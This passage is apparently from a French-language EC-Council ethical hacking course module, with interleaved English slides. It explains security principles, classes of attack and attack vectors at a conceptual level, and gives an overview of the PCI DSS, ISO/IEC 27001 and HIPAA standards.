
La disponibilité garantit que les systèmes chargés de fournir, de stocker et de traiter les informations sont accessibles lorsque les utilisateurs autorisés en ont besoin. Les mesures visant à maintenir la disponibilité des données sont, entre autres, des grappes de disques pour les systèmes redondants et les clusters, des logiciels antivirus pour lutter contre les logiciels malveillants et des systèmes de prévention des dénis de service distribués (DDoS).

- **Authenticité**

L'authenticité fait référence à une caractéristique d'une communication, de documents ou de toute donnée. Cette caractéristique indique et garantit son caractère authentique ou non corrompu. Le rôle principal de l'authentification est de confirmer qu'un utilisateur est authentique. Les contrôles tels que la biométrie, les cartes à puce et les certificats numériques garantissent l'authenticité des données, des transactions, des communications et des documents.

- **Non-répudiation**

La non-répudiation est un moyen de garantir que l'expéditeur d'un message ne peut pas nier l'avoir envoyé et que le destinataire ne peut pas nier l'avoir reçu. Les particuliers et les organisations utilisent les signatures numériques pour garantir la non-répudiation.



Le triangle sécurité, fonctionnalité et convivialité

La technologie évolue à un rythme sans précédent avec comme conséquence que les nouveaux produits commercialisés sont davantage conçus pour leur facilité d'utilisation que pour la sécurité informatique. Bien qu'à l'origine, la technologie ait été développée pour des recherches "honnêtes" et à des fins scientifiques, elle n'a pas évolué au même rythme que les compétences des utilisateurs. De plus, dans cette course à la nouveauté, les concepteurs de systèmes négligent souvent les vulnérabilités lors du développement de leurs produits. On note toutefois que l'ajout de mécanismes de sécurité intégrés par défaut permet aux utilisateurs une plus grande autonomie. Avec l'utilisation accrue des ordinateurs pour un nombre croissant d'activités courantes, il devient difficile pour les professionnels de la sécurité d'allouer des ressources exclusivement à la sécurisation des systèmes. Cela concerne le temps nécessaire pour vérifier les journaux (logs), détecter les vulnérabilités et appliquer les correctifs de sécurité.

Les tâches quotidiennes consomment à elles seules la majeure partie du temps des équipes système ce qui laisse relativement peu de temps pour une administration prudente ou pour le déploiement de mesures de sécurité des ressources informatiques sur une base régulière et innovante. Cela a pour effet d'accroître la demande de professionnels de la sécurité spécialisés dans la surveillance et la protection des ressources TIC (technologies de l'information et de la communication).

À l'origine, le verbe "hacker" signifiait posséder des compétences informatiques exceptionnelles et explorer les possibilités cachées des ordinateurs. Dans le contexte de la sécurité de l'information, le hacking est défini comme l'exploitation des vulnérabilités des systèmes et réseaux informatiques et requiert une grande compétence. Cependant, des outils automatiques et divers programmes et codes sont aujourd'hui disponibles sur Internet et permettent à quiconque en a la volonté de réussir à hacker, à pirater. Attention, le simple fait de compromettre

la sécurité d'un système ne signifie qu'il s'agisse d'un piratage. Il existe des sites web qui préconisent de "reprendre le contrôle d'Internet" et également des personnes qui estiment qu'elles rendent service à tout le monde en publant les détails de leurs exploits.

Il est de plus en plus facile d'exploiter les vulnérabilités des systèmes et les connaissances techniques requises pour le faire sont de moins en moins pointues. Par conséquent, le concept de "super attaquant" d'élite est une illusion. L'un des principaux obstacles au développement de la sécurité des infrastructures réside dans la réticence des victimes à signaler les attaques subies, par crainte de perdre la confiance de leurs employés, de leurs clients ou de leurs partenaires, et/ou de perdre des parts de marché. Comme les actifs numériques ont tendance à avoir une influence sur les marchés, de plus en plus d'entreprises y réfléchissent à deux fois avant de signaler des incidents aux autorités chargées de la lutte contre la cybercriminalité par peur de la "mauvaise presse" et de la publicité négative.

Dans un environnement de plus en plus connecté, où les entreprises utilisent souvent leurs sites Web comme points de contact uniques au-delà des frontières géographiques, il est essentiel que les professionnels de la sécurité prennent des dispositions pour empêcher les attaques susceptibles d'entraîner une perte de données. C'est pourquoi les entreprises doivent investir dans des mesures de sécurité pour protéger leurs actifs numériques.

On peut définir le niveau de sécurité d'un système en fonction de trois composantes :

- **La fonctionnalité** : C'est l'ensemble des services rendus par le système
- **La facilité d'utilisation ou l'ergonomie** : C'est l'interface graphique utilisée pour que le système soit facile à utiliser
- **La sécurité** : Ce sont les restrictions imposées lors de l'accès aux éléments du système

Un triangle illustre la relation entre ces trois composantes, car une augmentation ou une diminution de l'une des composantes affecte automatiquement les deux autres. Déplacer la balle vers l'une des trois composantes entraîne la diminution de l'intensité des deux autres.

Le diagramme ci-dessous représente la relation entre la fonctionnalité, la convivialité et la sécurité. Comme le montre la figure, si par exemple la balle se déplace vers la sécurité, cela signifie une augmentation de la sécurité et une diminution de la fonctionnalité et de la convivialité. Si la balle se trouve au centre du triangle, les trois composantes sont équilibrées. Si la balle se déplace vers la convivialité, cela entraîne une augmentation de la convivialité et une diminution de la fonctionnalité ainsi que de la sécurité. Pour toute mise en œuvre de contrôles de sécurité, les trois composantes doivent être examinées attentivement et équilibrées pour obtenir une fonctionnalité et une convivialité acceptables avec une sécurité tout aussi acceptable.




Figure 1.1 : Le triangle sécurité, fonctionnalité et convivialité

Security Challenges



Compliance to government laws and regulations



Lack of **qualified and skilled** cybersecurity professionals



Difficulty in centralizing security in a **distributed computing environment**



Fragmented and complex privacy and data protection regulations



Compliance issues due to the implementation of **Bring Your Own Device** (BYOD) policies in companies



Relocation of sensitive data from **legacy data centers** to the cloud without proper configuration

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Les défis de la sécurité

Le développement accéléré de la numérisation a profité à l'industrie informatique à bien des égards. Cependant, il a également ouvert la voie à des cyberattaques sophistiquées et à de nouveaux défis en matière de cybersécurité. Chaque organisation a besoin de professionnels de la sécurité pour sécuriser ses données sensibles et privées. Les professionnels de la sécurité sont confrontés à de nombreux défis et menaces de la part des cybercriminels qui cherchent à perturber leurs réseaux et leurs ressources.

Voici quelques-uns des défis de sécurité auxquels sont confrontés les professionnels de la sécurité et les organisations :

- Conformité aux lois et aux réglementations.
- Manque de professionnels de la cybersécurité qualifiés et compétents.
- Difficulté à centraliser la sécurité dans un environnement informatique décentralisé.
- Difficulté à superviser les processus de bout en bout en raison de la complexité de l'infrastructure informatique.
- Réglementations fragmentées et complexes en matière de confidentialité et de protection des données.
- Utilisation d'une architecture sans serveur et d'applications qui s'appuient sur des fournisseurs de Cloud tiers.
- Problèmes de conformité et problèmes liés à la suppression et à la récupération des données en raison de la mise en œuvre de politiques BYOD (Bring Your Own Device) dans les entreprises.

- Relocalisation des données sensibles des datacenters traditionnels vers le Cloud sans configuration adéquate.
- Faiblesse des maillons de la chaîne d'approvisionnement.
- Augmentation des risques de cybersécurité en raison de l'utilisation de systèmes informatiques parallèles (shadow IT), avec potentiellement des pertes de données, des vulnérabilités non corrigées et des erreurs d'utilisation.
- Manque de visibilité en matière de recherche et de formation des employés des TI.

Motives, Goals, and Objectives of Information Security Attacks

Attacks = Motive (Goal) + Method + Vulnerability



A motive originates out of the notion that the **target system stores or processes** something valuable, and this leads to the threat of an attack on the system



Attackers try various tools and attack techniques to **exploit vulnerabilities** in a computer system or its security policy and controls in order to fulfil their motives



Motives behind information security attacks

- ✓ Disrupting business continuity
- ✓ Stealing information and manipulating data
- ✓ Creating fear and chaos by disrupting critical infrastructures
- ✓ Causing financial loss to the target
- ✓ Damaging the reputation of the target

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Motifs, buts et objectifs des attaques informatiques

Les attaquants ont généralement des raisons qui les motivent à attaquer les systèmes informatiques. L'idée qu'un système stocke ou traite quelque chose de précieux est à l'origine de la décision de l'attaquer. L'objectif de l'attaque peut être de perturber l'activité commerciale de l'organisation ciblée, de voler des informations précieuses par simple curiosité, ou encore de se venger. Ces objectifs dépendent donc de l'état d'esprit de l'attaquant, de sa raison de mener une telle activité, ainsi que de ses ressources et de ses capacités. Une fois que l'attaquant a déterminé son objectif, il peut utiliser divers outils, techniques d'attaque et méthodes pour exploiter les vulnérabilités d'un système informatique.

Atttaques = Raison (objectif) + Méthode + Vulnérabilité

Motifs d'attaques de la sécurité de l'information :

- Interrompre le fonctionnement de l'entreprise ciblée.
- Voler des informations.
- Manipuler des données.
- Susciter la peur et provoquer le chaos en perturbant les infrastructures critiques.
- Faire subir des pertes financières à la cible.
- Faire du prosélytisme ou diffuser de la propagande politique.
- Atteindre les objectifs militaires d'un État.
- Nuire à la réputation de la cible.
- Se venger.
- Demander une rançon.

Classification of Attacks



Passive Attacks

- Do not tamper with the data and involve intercepting and **monitoring network traffic** and data flow on the target network
- Examples include sniffing and eavesdropping

Active Attacks

- Tamper with the data in transit or **disrupt the communication** or services between the systems to bypass or break into secured systems
- Examples include DoS, Man-in-the-Middle, session hijacking, and SQL injection

Close-in Attacks

- Are performed when the attacker is in close physical proximity with the target system or network in order to gather, modify, or **disrupt access** to information
- Examples include social engineering such as eavesdropping, shoulder surfing, and dumpster diving

Copyright © by EC-Council®. All Rights Reserved. Reproduction is Strictly Prohibited.

Classification of Attacks (Cont'd)



Insider Attacks

- Involve using privileged access to **violate rules** or intentionally cause a threat to the organization's information or information systems
- Examples include theft of physical devices and planting keyloggers, backdoors, and malware



Distribution Attacks

- Occur when attackers **tamper with hardware** or **software** prior to installation
- Attackers tamper with the hardware or software at its source or in transit

Copyright © by EC-Council®. All Rights Reserved. Reproduction is Strictly Prohibited.

Différentes catégories d'attaques

Selon l'IATF (Information Assurance Technical Framework), les attaques informatiques sont classées en cinq catégories : passives, actives, rapprochées, internes et de distribution.

▪ Attaques passives

Les attaques passives consistent à intercepter et à surveiller le trafic réseau et le flux de données sur le réseau de la cible, sans altérer les données. Les attaquants effectuent une reconnaissance des activités du réseau à l'aide d'analyseurs réseau (sniffers). Ces attaques sont très difficiles à détecter car l'attaquant n'a aucune interaction directe avec le système ou le réseau ciblé. Les attaques passives permettent aux attaquants de collecter les données ou les fichiers transmis sur le réseau sans le consentement de l'utilisateur. Un attaquant peut, par exemple, obtenir des informations telles que des données non chiffrées en circulation, des informations d'identification en clair ou d'autres informations sensibles utiles pour réaliser des attaques actives.

Exemples d'attaques passives :

- Prise d'empreintes (Footprinting)
- Écoute réseau (Sniffing) et écoute indiscrète (eavesdropping)
- Analyse du trafic réseau
- Décryptage de trafic faiblement chiffré

▪ Attaques actives

Les attaques actives altèrent les données en circulation ou perturbent les communications ou les interactions entre les différents systèmes afin de contourner ou de pénétrer dans des systèmes sécurisés. Les attaquants lancent des attaques sur le système ou le réseau ciblé en envoyant un certain trafic qui peut être détecté. Ces attaques sont réalisées sur le réseau pour exploiter les informations qui y circulent. Les attaquants pénètrent ou infectent le réseau interne de la cible et accèdent à distance au système pour compromettre le réseau interne.

Exemples d'attaques actives :

- Attaque par déni de service (DoS)
- Contournement des mécanismes de protection
- Attaques de logiciels malveillants (tels que les virus, les vers, les rançongiciels)
- Modification de l'information
- Attaques par usurpation d'identité
- Attaques par répétition
- Attaques par mot de passe
- Détournement de session
- Attaque de l'homme du milieu (man-in-the-middle attack ou MITM)
- Empoisonnement du DNS et de l'ARP
- Attaque par clef compromise
- Attaque de pare-feu et d'IDS
- Profilage
- Exécution de code arbitraire
- Escalade de privilège
- Accès par porte dérobée
- Attaques cryptographiques
- Injection SQL

- Attaques XSS
- Attaques par traversée de répertoire
- Exploitation de logiciels et de systèmes d'exploitation

▪ Attaques de proximité

Les attaques de proximité sont réalisées lorsque l'attaquant se trouve à proximité physique du système ou du réseau de la cible. L'objectif principal de ce type d'attaque est de recueillir ou de modifier des informations ou d'en perturber l'accès. Un attaquant peut, par exemple, récupérer les informations d'identification d'un utilisateur en regardant par-dessus son épaule (shoulder surfing). Les attaquants se rapprochent de la cible soit en y pénétrant clandestinement, soit en y accédant librement, soit les deux.

Exemples d'attaques de proximité :

- Ingénierie sociale (écoute indiscrète, espionnage par-dessus l'épaule ou shoulder surfing, fouille de poubelles ou dumpster diving, etc.).

▪ Attaques internes

Les attaques internes ou attaques d'initiés sont menées par des personnes de confiance qui ont un accès physique aux ressources critiques de la cible. Une attaque interne consiste à utiliser un accès privilégié pour enfreindre des règles de sécurité ou compromettre intentionnellement les informations ou les systèmes d'information de l'organisation. Les initiés peuvent facilement contourner les règles de sécurité, corrompre des ressources essentielles et accéder à des informations sensibles. Ils détournent les moyens de l'organisation pour affecter directement la confidentialité, l'intégrité et la disponibilité des systèmes d'information. Ces attaques ont un impact sur les activités commerciales, sur la réputation et les résultats de l'organisation. Il est difficile de détecter une attaque interne.

Exemples d'attaques d'initiés :

- Écoute indiscrète et mise sur écoute
- Vol de dispositifs physiques
- Ingénierie sociale
- Vol et spoliation de données
- Vol de fichiers via périphériques USB (Pod slurping)
- Installation d'enregistreurs de frappe, de portes dérobées ou de logiciels malveillants

▪ Attaques de distribution

Les attaques de distribution se produisent lorsque les attaquants altèrent le matériel ou le logiciel avant son installation. Les attaquants altèrent le matériel ou le logiciel à la source ou lors de son transport. Les portes dérobées créées par les fournisseurs de logiciels ou de matériel au moment de la fabrication sont des exemples d'attaques de distribution. Les attaquants exploitent ces portes dérobées pour obtenir un accès non autorisé aux informations, aux systèmes ou aux réseaux cibles.

Exemples d'attaques de distribution :

- Modification du logiciel ou du matériel pendant la production
- Modification du logiciel ou du matériel pendant la distribution



Information Security Attack Vectors (Cont'd)

Botnet

A huge **network of the compromised systems** used by an intruder to perform various network attacks



Insider Attack

An **attack performed on a corporate network** or on a single computer by an **trusted person (insider)** who has authorized access to the network

Phishing

The practice of **sending an illegitimate email** falsely claiming to be from a **legitimate site** in an attempt to **acquire a user's personal or account information**

Web Application Threats

Attackers target web applications to steal credentials, set up phishing site, or **acquire private information** to threaten the performance of the website and hamper its security

IoT Threats

- IoT devices include many software applications that are used to **access the device remotely**
- Flaws in the IoT devices allows attackers access into the device remotely and perform various attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vecteurs d'attaque des systèmes d'information

Vous trouverez ci-dessous une liste des vecteurs d'attaque visant la sécurité de l'information, à l'aide desquels un attaquant peut accéder à un ordinateur ou à un serveur en réseau afin de déployer un programme malveillant ou de chercher à obtenir un résultat malveillant.

- Menaces liées à l'informatique en nuage (Cloud)** : Le Cloud Computing désigne la fourniture de capacités informatiques à la demande, dans lesquelles l'infrastructure et les

applications informatiques sont mises à la disposition des utilisateurs via Internet sous la forme d'un service facturé à la consommation. Les utilisateurs peuvent stocker des informations sensibles sur le Cloud. Une faille dans les applications Cloud d'un utilisateur pourrait permettre à des attaquants d'accéder aux données d'un autre utilisateur.

- **Menaces persistantes avancées (APT)** : Il s'agit d'une attaque qui se concentre sur le vol d'informations sur la machine de la victime sans que celle-ci s'en aperçoive. Ces attaques visent généralement les grandes entreprises et les réseaux gouvernementaux. Les attaques APT étant lentes par nature, leur effet sur les performances des ordinateurs et les connexions Internet est négligeable. Les APT exploitent les vulnérabilités des applications installées sur les ordinateurs, ainsi que celles des systèmes d'exploitation et des systèmes embarqués.

- **Virus et vers (worms)** : Les virus et les vers sont les menaces réseau les plus répandues et sont capables d'infecter un réseau en quelques secondes. Un virus est un programme qui se réplique en s'attachant à un programme informatique, un secteur d'amorçage ou un document. Un ver est un programme malveillant qui se réplique, s'exécute et se propage de manière autonome à travers les connexions réseau.

Les virus s'introduisent dans l'ordinateur lorsque l'attaquant partage avec la victime un fichier contenant le virus, via Internet ou un support amovible. Les vers pénètrent dans un réseau lorsque la victime télécharge un fichier malveillant, ouvre un courrier électronique indésirable ou navigue sur un site web malveillant.

- **Rançongiciel (Ransomware)** : Un rançongiciel est un type de logiciel malveillant qui restreint l'accès aux fichiers et aux dossiers du système informatique ciblé et exige le paiement d'une rançon en ligne au(x) créateur(s) du logiciel malveillant afin de lever les restrictions d'accès. Le ransomware se propage généralement par le biais de pièces jointes malveillantes dans les courriers électroniques, par des logiciels infectés, par des disques infectés ou par des sites web compromis.
- **Menaces mobiles** : Les attaquants se concentrent de plus en plus sur les équipements mobiles en raison de l'adoption croissante des smartphones pour un usage professionnel et personnel et de leurs contrôles de sécurité comparativement moins nombreux.

Les utilisateurs peuvent télécharger des applications (APK) contenant des logiciels malveillants sur leurs smartphones, ce qui peut endommager d'autres applications et des données ou révéler des informations sensibles aux attaquants. Ces attaquants peuvent accéder à distance à la caméra et aux fonctions d'enregistrement d'un smartphone pour visualiser les activités des utilisateurs et suivre les communications vocales, ce qui peut leur être utile lors d'une attaque.

- **Botnet** : Un botnet, ou réseau de machines zombies, est un énorme réseau d'ordinateurs compromis utilisé par les attaquants pour effectuer des attaques par déni de service. Dans un botnet, les robots effectuent des tâches telles que le téléchargement de virus, l'envoi de courriers électroniques auxquels sont attachés des malwares, le vol de données, etc. Les programmes antivirus peuvent ne pas trouver - ou même ne pas analyser - les logiciels

espions ou les réseaux de zombies. Il est donc essentiel de déployer des programmes spécialement conçus pour trouver et éliminer ces menaces.

- **Attaque interne** : Une attaque interne ou attaque d'initié est une attaque menée par une personne au sein d'une organisation qui a un accès autorisé au réseau et qui connaît l'architecture du réseau.
- **L'hameçonnage (Phishing)** : L'hameçonnage désigne la pratique consistant à envoyer un courrier électronique malveillant, se présentant comme venant d'un site ou d'un expéditeur légitime, dans le but d'obtenir des informations personnelles ou des informations sur le compte d'un utilisateur. Les attaquants effectuent des attaques par phishing en diffusant des liens malveillants via un canal de communication ou des courriers électroniques afin d'obtenir de la victime des informations privées telles que des numéros de compte, des numéros de carte de crédit, des numéros de téléphone portable, etc. Les attaquants conçoivent des courriers électroniques qui semblent provenir d'une source légitime ou envoient parfois des liens malveillants qui ressemblent à un site Web légitime de manière à leurrer les victimes.
- **Menaces sur les applications Web** : Des attaques telles que l'injection SQL et le cross-site scripting (XSS) ont fait des applications web une cible de choix pour les attaquants qui veulent voler des informations d'identification, créer des sites de phishing ou obtenir des informations privées. Dans la plupart des cas, ces attaques sont la conséquence d'un codage défectueux et d'une vérification insuffisante des données d'entrée et de sortie de l'application Web. Les attaques sur les applications web peuvent menacer les performances du site web et compromettre sa sécurité.
- **Menaces sur les objets connectés à Internet (IoT)** : Les objets connectés à Internet sont peu ou pas sécurisés, ce qui les rend vulnérables à divers types d'attaques. Ces équipements embarquent de nombreuses applications logicielles qui sont utilisées pour y accéder à distance. En raison de contraintes matérielles telles que la capacité de la mémoire, l'autonomie de la batterie, etc. ces applications IoT n'incluent pas de mécanismes de sécurité complexes pour les protéger contre les attaques. Ces inconvénients rendent les objets connectés très vulnérables et permettent aux attaquants d'y accéder à distance et de réaliser diverses attaques.

Module Flow

- 1 Discuss Information Security Fundamentals
- 2 Discuss Various Information Security Laws and Regulations

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Découvrez diverses lois et réglementations en matière de sécurité de l'information

Les lois sont un ensemble de règles et de directives appliquées par un pays ou une communauté pour encadrer les pratiques et les comportements. Une norme est un document établi par consensus et approuvé par un organisme reconnu qui fournit, pour un usage commun et répété, des règles, des préconisations ou des caractéristiques pour des activités ou leurs résultats, visant à atteindre le degré d'ordre optimal dans un contexte donné. Cette section traite des diverses lois et réglementations traitant de la sécurité de l'information dans différents pays.

Payment Card Industry Data Security Standard (PCI DSS)



- A proprietary **information security standard for organizations** that handle cardholder information for major debit, credit, prepaid, e-purse, ATM, and POS cards
- PCI DSS **applies to all entities involved in payment card processing** — including merchants, processors, acquirers, issuers, and service providers, as well as all other entities that store, process, or transmit cardholder data

PCI Data Security Standard — High Level Overview

 Build and Maintain a Secure Network	 Implement Strong Access Control Measures
 Protect Cardholder Data	 Regularly Monitor and Test Networks
 Maintain a Vulnerability Management Program	 Maintain an Information Security Policy

<https://www.pcisecuritystandards.org>

Failure to meet the PCI DSS requirements may result in fines or the termination of payment card processing privileges

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Norme de sécurité de l'industrie des cartes de paiement (PCI DSS)

Source : <https://www.pcisecuritystandards.org>

La norme de sécurité de l'industrie des cartes de paiement (Payment Card Industry Data Security Standard ou PCI DSS) est une norme de sécurité de l'information pour les organisations qui traitent les données des titulaires des principales cartes de débit, de cartes de crédit, de cartes prépayées, de porte-monnaie électronique, de guichet automatique et de point de vente. Cette norme offre des standards robustes et complets ainsi que des documents de référence pour améliorer la sécurité des données concernant les cartes de paiement. Ces documents comprennent un cadre de spécifications, d'outils, de mesures et de ressources de support pour aider les organisations à garantir la sécurité du traitement des données des titulaires de cartes. La norme PCI DSS s'applique à toutes les entités impliquées dans le traitement des cartes de paiement, y compris les commerçants, les opérateurs, les acquéreurs, les émetteurs et les fournisseurs de services, ainsi que toutes les autres entités qui stockent, traitent ou transmettent les données des titulaires de cartes. La norme PCI DSS comprend un ensemble d'exigences minimales pour la protection des données des titulaires de cartes. Le conseil des normes de sécurité PCI (Payment Card Industry Security Standards Council ou PCI SSC) a développé et maintient une liste générale des exigences PCI DSS.

Norme de sécurité des données PCI - Objectifs de contrôle	
Création et gestion d'un réseau et d'un système sécurisé	<ul style="list-style-type: none">▪ Installer et gérer une configuration de pare-feu pour protéger les données du titulaire de carte.▪ Ne pas utiliser les mots de passe et autres paramètres de sécurité par défaut définis par le fournisseur.

Protection des données du titulaire	<ul style="list-style-type: none">▪ Protéger les données stockées du titulaire.▪ Chiffrer la transmission des données du titulaire sur les réseaux publics ouverts.
Maintien d'un programme de gestion des vulnérabilités	<ul style="list-style-type: none">▪ Protéger tous les systèmes contre les logiciels malveillants et mettre à jour régulièrement les logiciels anti-virus.▪ Développer et gérer des systèmes et des applications sécurisés.
Mise en œuvre de mesures de contrôle d'accès strictes	<ul style="list-style-type: none">▪ Restreindre l'accès aux données du titulaire aux seuls individus qui doivent les connaître.▪ Identifier et authentifier l'accès aux composants du système.▪ Restreindre l'accès physique aux données du titulaire.
Surveillance et test réguliers des réseaux	<ul style="list-style-type: none">▪ Suivre et surveiller tous les accès aux ressources réseau et aux données du titulaire.▪ Tester régulièrement les processus et les systèmes de sécurité.
Maintien d'une politique de sécurité des informations	<ul style="list-style-type: none">▪ Maintenir une politique qui adresse des informations de sécurité pour l'ensemble du personnel.

Table 1.1 : Table des Norme de sécurité des données PCI – Objectifs de contrôle

Le non-respect des exigences de la norme PCI DSS peut entraîner des amendes ou la résiliation des autorisations d'utilisation des cartes de paiement.

ISO/IEC 27001:2013

- Specifies the requirements for establishing, implementing, maintaining, and continually improving an information security management system within the context of the organization
- It is intended to be suitable for several different types of use, including:

Use within organizations to formulate security requirements and objectives



Identification and clarification of existing information security management processes

Use within organizations to ensure that security risks are cost-effectively managed



Use by organization management to determine the status of information security management activities

Use within organizations to ensure compliance with laws and regulations



Implementation of business-enabling information security

Definition of new information security management processes



Use by organizations to provide relevant information about information security to customers

<https://www.iso.org>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ISO/IEC 27001:2013


Source : <https://www.iso.org>

L'ISO/CEI 27001:2013 définit les exigences pour établir, mettre en œuvre, maintenir et améliorer de manière continue un système de management de la sécurité des informations (SMSI) dans le contexte d'une organisation. Elle comprend des exigences pour l'évaluation et le traitement des risques de sécurité de l'information adaptées aux besoins de l'organisation.

La norme est conçue pour être adaptée à plusieurs utilisations différentes, notamment :

- L'utilisation au sein des organisations pour formuler des exigences et des objectifs de sécurité.
- L'utilisation au sein des organisations comme moyen de s'assurer que les risques en matière de sécurité sont gérés de manière optimale en termes de coûts.
- L'utilisation au sein des organisations pour assurer la conformité aux lois et aux règlements.
- La définition de nouveaux processus de gestion de la sécurité de l'information.
- L'identification et la clarification des processus de gestion de la sécurité de l'information existants.
- L'utilisation par la direction des organisations pour déterminer où en sont les mesures de gestion de la sécurité de l'information.
- La mise en œuvre d'une sécurité de l'information adaptée aux besoins de l'entreprise.
- L'utilisation par les organisations pour fournir aux clients des informations pertinentes sur la sécurité de l'information.

Health Insurance Portability and Accountability Act (HIPAA)



Loi sur la portabilité et la responsabilité en matière d'assurance maladie (Health Insurance Portability and Accountability Act ou HIPAA)

Source : <https://www.hhs.gov>

L'HIPAA est une loi américaine qui protège au niveau fédéral les données de santé personnelles détenues par les organismes de santé agréés et leurs partenaires commerciaux, et donne aux patients toute une série de droits sur ces données. Elle autorise toutefois la divulgation des informations de santé nécessaires aux soins du patient et à d'autres fins indispensables.

La loi HIPAA définit une série de mesures de protection administratives, physiques et techniques que les organismes de santé agréés et leurs partenaires commerciaux doivent utiliser pour garantir la confidentialité, l'intégrité et la disponibilité des données de santé protégées par des moyens électroniques.

Le bureau des droits civils a mis en œuvre les règles de simplification administrative de l'HIPAA, comme indiqué ci-dessous :

- **Transactions électroniques et normalisations des jeux de caractères**

